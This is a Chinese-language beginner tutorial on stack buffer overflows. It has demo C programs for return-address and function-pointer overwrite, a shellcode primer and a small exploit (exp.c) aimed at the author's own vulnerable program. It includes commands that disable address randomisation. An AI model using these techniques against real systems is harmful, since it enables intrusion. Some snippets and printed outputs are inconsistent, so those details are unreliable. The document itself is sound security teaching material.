缓冲区溢出光速入门

适用：对缓冲区溢出感兴趣但一直不得要领的广大人民群众
作者：watercloud@xfocus.org
日期：2006-2 月编写，2007-9 月修订

缓冲区溢出基基础

缓冲区溢出通常是向数组中写数据时，写入的数据的长度超出了数组原始定义的大小。比如前面你定义了 int buff[10]，那么只有 buff[0] - buff[9]的空间是我们定义 buff 时申请的合法空间，但后来往里面写入数据时出现了 buff[12]=0x10 则越界了。C 语言常用的 strcpy、sprintf、strcat 等函数都非常容易导致缓冲区溢出问题。

查阅 C 语言编程的书籍时通常会告诉你**程序溢出后会发生不可预料的结果**。在网络安全领域，缓冲区溢出利用的艺术在于让这个“不可预料的结果”变为我们期望的结果。

看下面这个演示程序：buf.c

```
/* buffer overflow example by watercloud@xfocus.org */
#include<stdio.h>
void why_here(void)    /*这个函数没有任何地方调用过 */
{
        printf("why u here ?!\n");
        _exit(0);
}
int main(int argc,char * argv[])
{
        int buff[1];
        buff[2]=(int)why_here;
        return 0;
}
```

在命令行用 VC 的命令行编译器编译(在 Linux 下用 gcc 编译并运行也是同样结果）：

```
C:\Temp>cl buf.c
```

运行程序：

```
C:\Temp>buf.exe
why u here ?!
```

仔细分析程序和打印信息，你可以发现程序中我们没有调用过 why_here 函数，但该函数却在运行的时候被调用了！！

这里唯一的解释是 buff[2]=why_here;操作导致了程序执行流程的变化。

要解释此现象需要理解一些 C 语言底层（和计算机体系结构相关）及一些汇编知识，尤其是“栈”和汇编中 CALL/RET 的知识，如果这方面你尚有所欠缺的话建议参考一下相关书籍，否则后面的内容会很难跟上。

假设你已经有了对栈的基本认识，我们来理解一下程序运行情况：
进入 main 函数后的栈内容下：

```
[  eip  ][  ebp  ][ buff[0] ]
高地址   <----      低地址
```

以上 3 个存储单元中 eip 为 main 函数的返回地址，buff[0]单元就是 buff 申明的一个 int 空间。程序中我们定义 int buff[1]，那么只有对 buff[0]的操作才是合理的（我们只申请了一个 int 空间），而我们的 buff[2]=why_here 操作超出了 buff 的空间，这个操作越界了，也就是溢出了。溢出的后果是： 对 buff[2]赋值其实就是覆盖了栈中的 eip 存放单元的数据，将 main 函数的返回地址改为了 why_here 函数的入口地址。这样 main 函数结束后返回的时候将这个地址作为了返回地址而加以运行。

上面这个演示是缓冲区溢出最简单也是最核心的溢出本质的演示，需要仔细的理解。如果还不太清楚的话可以结合对应的汇编代码理解。

用 VC 的命令行编译器编译的时候指定 FA 参数可以获得对应的汇编代码（Linux 平台可以用 gcc 的-S 参数获得）：

```
C:\Temp>cl /FA tex.c
C:\Temp>type tex.asm
        TITLE   tex.c
        .386P
include listing.inc
if @Version gt 510
.model FLAT
else
_TEXT   SEGMENT PARA USE32 PUBLIC 'CODE'
_TEXT   ENDS
_DATA   SEGMENT DWORD USE32 PUBLIC 'DATA'
_DATA   ENDS
CONST   SEGMENT DWORD USE32 PUBLIC 'CONST'
```

```
CONST   ENDS
_BSS    SEGMENT DWORD USE32 PUBLIC 'BSS'
_BSS    ENDS
$$SYMBOLS       SEGMENT BYTE USE32 'DEBSYM'
$$SYMBOLS       ENDS
_TLS    SEGMENT DWORD USE32 PUBLIC 'TLS'
_TLS    ENDS
FLAT    GROUP _DATA, CONST, _BSS
        ASSUME  CS: FLAT, DS: FLAT, SS: FLAT
endif

INCLUDELIB LIBC
INCLUDELIB OLDNAMES

_DATA   SEGMENT
$SG775  DB      'why u here ?!', 0aH, 00H
_DATA   ENDS
PUBLIC  _why_here
EXTRN   _printf:NEAR
EXTRN   __exit:NEAR
_TEXT   SEGMENT
_why_here PROC NEAR
        push    ebp
        mov     ebp, esp
        push    OFFSET FLAT:$SG775
        call    _printf
        add     esp, 4
        push    0
        call    __exit
        add     esp, 4
        pop     ebp
        ret     0
_why_here ENDP
_TEXT   ENDS

PUBLIC  _main
_TEXT   SEGMENT
_buff$ = -4                                     ; size = 4
_argc$ = 8                                      ; size = 4
_argv$ = 12                                     ; size = 4
_main   PROC NEAR
        push    ebp
        mov     ebp, esp
        push    ecx
```

```
        mov     DWORD PTR _buff$[ebp+8], OFFSET FLAT:_why_here
        xor     eax, eax
        mov     esp, ebp
        pop     ebp
        ret     0
_main   ENDP
_TEXT   ENDS
END
```

这个例子中我们溢出 buff 后覆盖了栈中的函数返回地址，由于覆盖数据为栈中的数据，所以也称为栈溢出。对应的，如果溢出覆盖发生在堆中，则称为堆溢出，发生在已初始化数据区的则称为已初始化数据区溢出。

实施对缓冲区溢出的利用（即攻击有此问题的程序）需要更多尚未涉及的主题：

1. shellcode 功能
2. shellcode 存放和地址定位
3. 溢出地址定位

这些将在以后的章节中详细讲解。

SHELLCODE 基础

溢出发生后要控制溢出后的行为关键就在于 shellcode 的功能。shellcode 其实就是一段机器码。因为我们平时顶多用汇编写程序，绝对不会直接用机器码编写程序，所以感觉 shellcode 非常神秘。这里让我们来揭开其神秘面纱。

看看程序 shell0.c：

```
#include<stdio.h>
int add(int x,int y) {
        return x+y;
}
int main(void) {
        result=add(129,127);
        printf("result=%i\n",result);
        return 0;
}
```

这个程序太简单了！那么我们来看看这个程序呢？shell1.c

```
#include <stdio.h>
#include <stdlib.h>
int  add(int x,int y)
{
    return x+y;
```

```
}
typedef int (* PF)(int,int);
int main(void)
{
    unsigned char buff[256];
    unsigned char *ps=(unsigned char *)&add; /* ps 指向 add 函数的开始地址 */
    unsigned char *pd=buff;
    int result=0;
    PF pf=(PF)buff;
    while(1)
    {
        *pd=*ps;
        printf("\\x%02x",*ps);
        if(*ps==0xc3)
        {
            break;
        }
        pd++,ps++;
    }
    result=pf(129,127);  /*此时的 pf 指向 buff */
    printf("\nresult=%i\n",result);
    return 0;
```

编译出来运行，结果如下：

```
shell:\x55\x89\xe5\x8b\x45\x0c\x03\x45\x08\x5d\xc3
result=25
```

shell1 和 shell0 的不同之处在于 shell1 将 add 函数对应的机器码从代码空间拷贝到了 buff 中（拷贝过程中顺便把他们打印出来了），然后通过函数指针运行了 buff 中的代码！

关键代码解释：

```
unsigned char * ps   = (unsigned char *) &add;
```

&add 为函数在代码空间中开始地址，上面语句让 ps 指向了 add 函数的起始地址。

```
PF pf=(PF)buff;
```

让 pf 函数指针指向 buff，以后调用 pf 函数指针时将会把 buff 中的数据当机器码执行。

```
*pd = * ps;
```

把机器码从 add 函数开始的地方拷贝到 buff 数组中。

```
if(*ps == 0xc3) { break }
```

每个函数翻译为汇编指令后都是以 ret 指令结束,ret 指令对应的机器码为 0xc3，这个判断控制拷贝到函数结尾时停止拷贝，退出循环。

```
result=pf(129,127);
```

由于 pf 指向 buff，这里调用 pf 后将把 buff 中的数据作为代码执行。

shell1 和 shell0 做的事情一样，但机制就差别很大了。值得注意的是 shell1 的输出中这一行:

shell:\x55\x89\xe5\x8b\x45\x0c\x03\x45\x08\x5d\xc3
直接以C语言表示字符串的形式将平时深藏不露的机器码给打印了出来。其对应的C语言代码是：

```
      int add(int x,int y)  {
        return x+y;
    }
```

对应的汇编码(AT&T 的表示）为：

```
    pushl   %ebp
    movl    %esp, %ebp
    movl    12(%ebp), %eax
    addl    8(%ebp), %eax
    popl    %ebp
    ret
```

接下来理解这个程序应该就很容易了 shell2.c：

```
#include<stdio.h>
typedef int (* PF)(int,int);
int main(void)
{
    unsigned char buff[]="\x55\x89\xe5\x8b\x45\x0c\x03\x45\x08\x5d\xc3";
    PF pf=(PF)buff;
    int result=0;
    result=pf(129,127);
    printf("result=%i\n",result);
    return 0;
}
```

我们直接把 add 函数对应的机器码写到 buff 数组中，然后直接从 buff 中运行 add 功能。编译运行结果为：

```
result=256
```

本质上来看上面的"\x55\x89\xe5\x8b\x45\x0c\x03\x45\x08\x5d\xc3"就是一段 shellcode。shellcode 的名称来源和Unix 的Shell 有些关系，早期攻击程序中 shellcode 的功能是开启一个新的 shell，也就是说溢出攻击里 shellcode 的功能远远不像我们演示中这么简单，需要完成更多的功能。无论 shellcode 完成什么功能，其本质就是一段能完成更多功能的机器码。当然要做更多事情的 shellcode 的编写需要解决很多这里没有遇到的问题，如：

1. 函数重定位
2. 系统调用接口
3. 自身优化
4. 等等。

程序进程空间地址定位

这个标题比较长，得要解释一下。这里有一个经常会混淆的概念要澄清一下，程序的源代码称为程序源代码，源代码编译后的二进制可执行文件称为程序，程序被运行起来后内存中和他相关的内存资源和CPU 资源的总和称为进程。程序空间其实指的是进程中内存布局和内存中的数据。再通俗点就是程序被运行起来时其内存空间的布局。

这点需要记住：一个程序被编译完成后其运行时内部的内存空间布局就已经确定。这个编译好的二进制文件在不同时间，不同机器上（当然操作系统得是一样的）运行，其内存布局是完全相同的（一些特例除外，后面会说到）。这就是内存空间地址定位的基础！

写一程序 a.c 如下：

```
#include<stdio.h>
char * p="Hello";
int a=10;
int main(int argc,char * argv[])
{
        int b[0];
        char * f=malloc(8);
        printf("p content addr:%p\n",p);
        printf("p point addr:%p\n",&p);
        printf("a addr:%p\n",&a);
        printf("b addr:%p\n",&b);
        printf("f content addr:%p\n",f);
        printf("main fun addr:%p\n",&main);
}
```

编译: gcc a.c -o a #Win 下用 cl a.c 编译，以下以 Linux 为例，Win 系统同样适用

在我的 Ubuntu 7.04 上执行：

```
cloud@dream:~/Work/cloud$ ./a
p content addr:0x804852c
p point addr:0x80496a8
a addr:0x80496ac
b addr:0xbffff9e4
f content addr:0x804a008
main fun addr:0x80483b4
```

这里我们可以看到我们各变量在内存中的地址。


过几分钟再执行一次：

```
cloud@dream:~/Work/cloud$ ./a
p content addr:0x804852c
p point addr:0x80496a8
a addr:0x80496ac
b addr:0xbffff9e4
```

f content addr:0x804a008
main fun addr:0x80483b4

看两次执行时这些变量在内存中的地址是完全一样的。
(如果不一样的话表示你的 Kernel 作了栈随机处理，这个机制是专门防范溢出用的，对安全而言这个机制非常有用，但对你学习而言则带来不少麻烦，为了学习方便，可以先用以下方法禁用内核的这个功能:sudo root,然 echo 0 >/proc/sys/kernel/randomize_va_space ；如果是 RedHat 系列,可以通过 echo 0 > /proc/sys/kernel/exec-shield-randomize 禁用。)

那么我们的程序执行起来时内存布局是啥样的呢？这点可以通过 nm、dumpbin.exe、IDA Pro 等工具看到，这里是 IDA Pro 对可执行二进制程序 a 进行分析的结果：



从中我们可以看到内存空间被分为多个段，其中.text 段存放程序代码，起始地址为 0x8048310，结束地址为 0x8048508。a 程序执行结果中输出了：
main fun addr:0x80483b4
可见 main 函数起始地址为 0x80483b4，正好落在.text 段内。
有空你可以把 a 程序输出中各个地址拿到这里来对对，看看各个变量都在什么段里，至于各个段存有什么用，这里就不一一讲了，有空的话你可以 google 一下。
另外需要说明的是栈空间的结束地址是固定的，在 Linux 下为：0xc0000000，a 程序执行时输出的：
b addr:0xbffff9e4
这个地址就是在栈中。

为什么栈的起始地址不固定而是结束地址固定？这个就需要你查查手边 x86 汇编手册关于栈和函数调用的章节了。
以上内容是为了让你对程序空间有个直观的认识，如果不是很清楚也没有关系，这基本不影响后面的阅读。

好了到现在我们基础知识已经够用了，来看看这个程序 space.c：

```
#include <stdio.h>
#include <stdlib.h>
int  add(int x,int y)
{
    return x+y;
}
int  mul(int x,int y)
{
    return x*y;
}
typedef int (* PF)(int,int);
int main(int argc,char *argv[])
{
    PF pf; /* 函数指针 pf */
    char buff[4]; /* buff 溢出后将覆盖 pf */
    int t=0;

    pf=(PF) &mul; /* 函数指针默认指向 mul 函数的起始地址 */

    printf("addr add fun : %p\n",&add);
    printf("addr mul fun : %p\n",&mul);
    printf("pf=0x%x\n",pf);
    if(argc >1)
    {
        memcpy(buff,argv[1],8);
    }
    printf("now pf=0x%x\n",pf);

    t=pf(4,8);
    printf("4*8=%i\n",t);
}
```

程序开始我们定义了 PF pf;接着定义了 char buff[4];
此时程序栈中空间片断如下：
[pf 值，占 4 字节] [buff 的 4 字节]
高地址　　←--------　　低地址

这样 buff 操作发生溢出则会覆盖 pf 的值，而 pf 中我们默认存放 mul 函数的起始地址，并且我们后面会通过 t=pf(4,8);来执行其指向地址的机器码。
默认情况下如果不指定命令行参数，那么不会执行 memcpy 操作，此时 pf 中存放 mul 函数起始地址，pf(4,8)时会执行 mul 函数。
这里我们明确强调一点，所谓函数就是程序运行时内存中存放的对应机器码，函数名如 add 和&add 都是指其对应机器码的起始内存地址。

执行一下 space 程序看看输出：

```
cloud@dream:~/Work/cloud$ ./space
addr add fun : 0x8048374
addr mul fun : 0x804837f
pf=0x804837f
now pf=0x804837f
4*8=32
```

输出非常正常，add 起始地址为 0x8048374，从这个地址开始放着 add 函数对应的机器码；mul 起始地址为 0x804837f，pf 值为 0x804837f，即 mul 起始地址，pf(4,8)就是执行 pf 所指向地址的机器码，传入参数为 4 和 8；最后输出 4*8=32。

好戏开始了，我们指定一下命令行参数 aaaaABCD：

```
cloud@dream:~/Work/cloud$ ./space ABCDABCD
addr add fun : 0x8048374
addr mul fun : 0x804837f
pf=0x804837f
now pf=0x44434241
段错误 (core dumped)
```

这次 buff 发生了溢出，覆盖了 pf 中的内容，现在 pf 值为 0x44434241，最后程序崩溃。
为什么 pf 值为 0x44434241 呢？！
因为：
字符’A’对应的 ascii 值为 0x41
字符’B’对应的 ascii 值为 0x42
字符’C’对应的 ascii 值为 0x43
字符’D’对应的 ascii 值为 0x44
考虑到 x86 内存中字节序为低位在前，反过来就像当于’ABCD 了’！

这表示什么？
这表示我们通过命令行利用溢出 buff 指定了函数指针 pf 的值了，我们这里指定了 0x44434241，这样 pf(4,8)调用时，程序就转到了地址 0x44434241，由于 0x44434241 是无效空间（对照上面的程序空间中段的分布，没有任何段包含了此地址就知道了），所以程序最后崩溃 core dumped 了。

用 gdb 来看更直观：

```
cloud@dream:~/Work/cloud$ gdb ./space
```

```
(gdb) r aaaaABCD
Starting program: /mnt/sec/cloud/cloud/space aaaaABCD
addr add fun : 0x8048374
addr mul fun : 0x804837f
pf=0x804837f
now pf=0x44434241
Program received signal SIGSEGV, Segmentation fault.
0x44434241 in ?? ()
(gdb) p $eip
$2 = (void (*)()) 0x44434241    #eip 寄存器现在值为 0x44434241
(gdb)
```

现在我们已经通过指定命令行参数，利用溢出修改了程序的执行流程，但由于我们指定的地址为无效地址导致程序崩溃。
我们现在已经知道如果我们指定 pf 值为 0x8048374 就会执行 add 函数，如果指定为 0x804837f，就会执行 mul 函数 。

接下来就好办了，我们来写一个程序通过 execve 来执行 space 程序，给如下命令行参数：
./space aaaa\x74\x83\x04\x08
即有针对性的指定命令行参数来修改 pf 值为 0x8048374，这样 space 将调用 add 函数，而不是默认的 mul ！

```
/* exp.c */
#include<stdio.h>
int main(void)
{
        char * a0="space";
        unsigned char a1[128];
        char * arg[]= {a0,a1,0};
        a1[0]='a';
        a1[1]='a';
        a1[2]='a';
        a1[3]='a';
        a1[4]=0x74;
        a1[5]=0x83;
        a1[6]=0x04;
        a1[7]=0x08;
        a1[8]=0;

        execve("./space",arg,0);
}
cloud@dream:~/Work/cloud$ gcc exp.c -o e
cloud@dream:~/Work/cloud$ ./e
addr add fun : 0x8048374
addr mul fun : 0x804837f
```

pf=0x804837f

now pf=0x8048374

4*8=12

看输出结果是 4+8 的值 12 了。

现在程序的流程被我们通过溢出并指定 add 的内存地址来进行修改了。

我们这里设计到了地址空间定位，主要有两处：

1. buff 写入多长后会发生溢出。由于这里源程序就在我们手里，一看 PF pf;char buff [4];就知道超过 4 字节就将覆盖到 pf 值了，但很多时候我们没有源程序，这就需要逆向工程分析+动态调试来获取了。
2. 用于覆盖 pf 的数据应该是多少。我们这里用的是 add 函数的地址值 0x8048374，并且我们用程序直接打印出了其地址，所以一看就知道了，但如果程序不是我们自己，同样需要用逆向工程技巧+动态调试技巧来确定了。

好了，以上我们已经可以通过溢出来修改目标程序流程了，已经掌握了溢出利用的精髓。现实生活中的溢出利用当然更复杂一点，需要更多的系统体系结构知识和N多的小技巧而已。相信你以后会逐步了解到所谓溢出，无论是什么类型的溢出，根本上就涉及两个问题，用谁去覆盖谁，概况一下就是通过一定技巧将指定的数据写入到指定内存中。比如上面我们就是将指定数据 0x8048374 写入到了 pf 的值所占有的内存空间中。

推荐资料

如果你想进一步提高的话推荐如下资料：

《网络渗透技术》
http://www.douban.com/subject/1309230/

《深入理解计算机系统（修订版）》
http://www.douban.com/subject/1230413/

谢谢！